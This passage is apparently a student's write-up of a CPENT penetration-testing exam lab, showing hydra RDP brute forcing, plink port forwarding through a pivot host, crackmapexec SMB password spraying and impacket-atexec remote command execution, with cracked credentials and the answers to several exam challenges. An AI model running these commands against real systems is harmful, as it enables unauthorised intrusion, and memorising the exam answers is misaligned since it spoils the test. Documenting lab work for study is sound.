
Target 172.25.170.90:

The same with previous target, I found remote desktop account by hydra.



```
┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.90]
└─$ hydra -L ~/CPENT/user.txt -P ~/CPENT/pass.txt 172.25.170.90 -t 4 rdp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 08:43:03
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.90:3389/
[STATUS] 101.00 tries/min, 101 tries in 00:01h, 1719 to do in 00:18h, 4 active
[STATUS] 77.67 tries/min, 233 tries in 00:03h, 1589 to do in 00:21h, 4 active
[ERROR] freerdp: The connection failed to establish.
[STATUS] 62.86 tries/min, 440 tries in 00:07h, 1387 to do in 00:23h, 4 active
[STATUS] 66.33 tries/min, 796 tries in 00:12h, 1033 to do in 00:16h, 4 active
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login:
user password: Pa$$w0rd123, continuing attacking the account.
[STATUS] 70.88 tries/min, 1205 tries in 00:17h, 624 to do in 00:09h, 4 active
[3389][rdp] host: 172.25.170.90   login: aspen   password: cpent@123
[ERROR] freerdp: The connection failed to establish.
```

After that I remote desktop with aspen/cpent@123 (administrator account) I get any information for challenge 9.



LA.CPENT.LOCALNET

Domain name (pre-Windows 2000):
LA

Description:

Domain functional level:
Windows Server 2016

Forest functional level:
Windows Server 2016

Server Name	ID	Severity	Source	Log	Date
FORESTB	8198	Error	Microsoft-Windows-Security-SPP	Application	3/2/2(
FORESTB	1534	Warning	Microsoft-Windows-User Profile Service	Application	3/2/2(
FORESTB	11	Error	Microsoft-Windows-Kerberos-Key-Distribution-Center	System	3/2/2(


```
dministrator: Comr
 Windows [Ver
 Microsoft Cor

s\system32>nb

ddress: [172.2

        NetBIO

   Name
----------------
FORESTB       <00
LA            <1C
LA            <00
FORESTB       <20
```

Answer for challenge 9

```
Challenge 9: (50 Points)
What is the NetBIOS name of the machine located at 172.25.170.90?
 CPENT
 COMMANDER
 2012-DC
 LA x
```


Target: 172.25.170.70:

The same with previous target, I found remote desktop account by hydra.




```
┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.70]
└─$ hydra -L ~/CPENT/user.txt -P ~/CPENT/pass.txt 172.25.170.70 -t 4 rdp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics a
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-02 08:41:37
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per tas
[DATA] attacking rdp://172.25.170.70:3389/
[3389][rdp] host: 172.25.170.70   login: administrator   password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
[STATUS] 113.00 tries/min, 113 tries in 00:01h, 1707 to do in 00:16h, 4 active
```

After that I remote desktop with administrator/Pa$$w0rd123 (administrator account) I get any information for challenge 11. However in the session 2 of my exam I didn't see file adminflagBRAVO in machine 172.25.170.70




SERVER2008-ADDC



```
Challenge 11: (50 Points)
What is the contents of the adminflagBRAVO at machine 172.25.170.70?
 SERVER2008-AD
 SERVER2008-DC
 SERVER2008-ADDC     x
 SERVER2008CHARLIE
```

Target 172.25.170.20:

The firset I know that I can’t connect directly to 172.25.170.20 from my kali linux so I use plink to forward port 445 of 172.25.170.20 to my localhost via 172.25.170.30 machine.



127.0.0.1:30389 - Remote Desktop Connection
Server Manager
Server Manager ‣ Dashboard
Das
Loca
All S
AD
DNS
File

Select C:\Windows\System32\cmd.exe - plink.exe -ssh kali@172.27.232.2 -R 445:172.25.170.20:445


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\cpent.COMMANDERTWO\Downloads>plink.exe -ssh kali@172.27.232.2 -R 445:172.25.170.20:445
The server's host key is not cached. You have no guarantee
that the server is the computer you think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 SHA256:b9eDwPomZ57hsrHU006A0cmaXta7ccpW28XrPMVwxj0
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n, Return cancels connection, i for more info) y
Using username "kali".
kali@172.27.232.2's password:
Access granted. Press Return to begin session.
Linux kali 5.16.0-kali1-amd64 #1 SMP PREEMPT Debian 5.16.7-2kali1 (2022-02-10) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Port forwarding

After that I use crackmapexec to brute force admin password on this machine.




```
FAILURE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:test123 STATUS_LOGON_FAIL
URE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:test123456 STATUS_LOGON_F
AILURE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:victor STATUS_LOGON_FAILU
RE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:puppettwo STATUS_LOGON_FA
ILURE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:studentpw STATUS_LOGON_FA
ILURE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:cpent123 STATUS_LOGON_FAI
LURE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:cpent@123 STATUS_LOGON_FA
ILURE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:cpent123456 STATUS_LOGON_
FAILURE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:cpentpw STATUS_LOGON_FAIL
URE
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:admin STATUS_LOGON_FAILUR
E
SMB         127.0.0.1       445    SERVER2019DC     [-] CPENT.LOCALNET\kevin:admin123 STATUS_LOGON_FAI
LURE
SMB         127.0.0.1       445    SERVER2019DC     [+] CPENT.LOCALNET\kevin:Pa$$w0rd123456 (Pwn3d!)

┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.20]
```




```
┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.20]
└─$ crackmapexec smb 127.0.0.1 -u cpent -p 'Pa$$w0rd123'
SMB         127.0.0.1       445    SERVER2019DC     [*] Windows 10.0 Build 17763 x64 (name:SERVER2019D
C) (domain:CPENT.LOCALNET) (signing:True) (SMBv1:False)
SMB         127.0.0.1       445    SERVER2019DC     [+] CPENT.LOCALNET\cpent:Pa$$w0rd123 (Pwn3d!)

┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.20]
└─$ |
```

After got cpent/Pa$$w0rd123 (administrator account) I use impacket-atexec to run command and get answer for challenge 10.



```
┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.20]
└─$ impacket-atexec CPENT.LOCALNET/cpent:Pa\$\$w0rd123@127.0.0.1 "certutil -hashfile C:\\Users\\Admini
strator\\adminflag.txt MD5"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \OVBcvUzF
[*] Running task \OVBcvUzF
[*] Deleting task \OVBcvUzF
[*] Attempting to read ADMIN$\Temp\OVBcvUzF.tmp
MD5 hash of C:\Users\Administrator\adminflag.txt:
f714934c963e839b03afe276cf9d3c18
CertUtil: -hashfile command completed successfully.


┌──(kali㉿kali)-[~/CPENT/Scope1/172.25.170.20]
└─$ impacket-atexec CPENT.LOCALNET/cpent:Pa\$\$w0rd123@127.0.0.1 "certutil -hashfile C:\\Users\\Admini
strator\\adminflag.txt SHA256"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] This will work ONLY on Windows >= Vista
[*] Creating task \AoprKuJL
[*] Running task \AoprKuJL
[*] Deleting task \AoprKuJL
[*] Attempting to read ADMIN$\Temp\AoprKuJL.tmp
SHA256 hash of C:\Users\Administrator\adminflag.txt:
e7b28de66199ea3bd54ee0cf8ad54ddf9b273dc1f7bcdcfb950f175bc1aa09c5
CertUtil: -hashfile command completed successfully.
```




```
Challenge 10: (50 Points)
What is the last four hex numbers (just the numbers) for the hash of the
adminflag.txt file on machine 172.25.170.20?
 09C5   x
 0854
 06FE
 07EA
```

Scope 2:

Target 172.25.120.210:

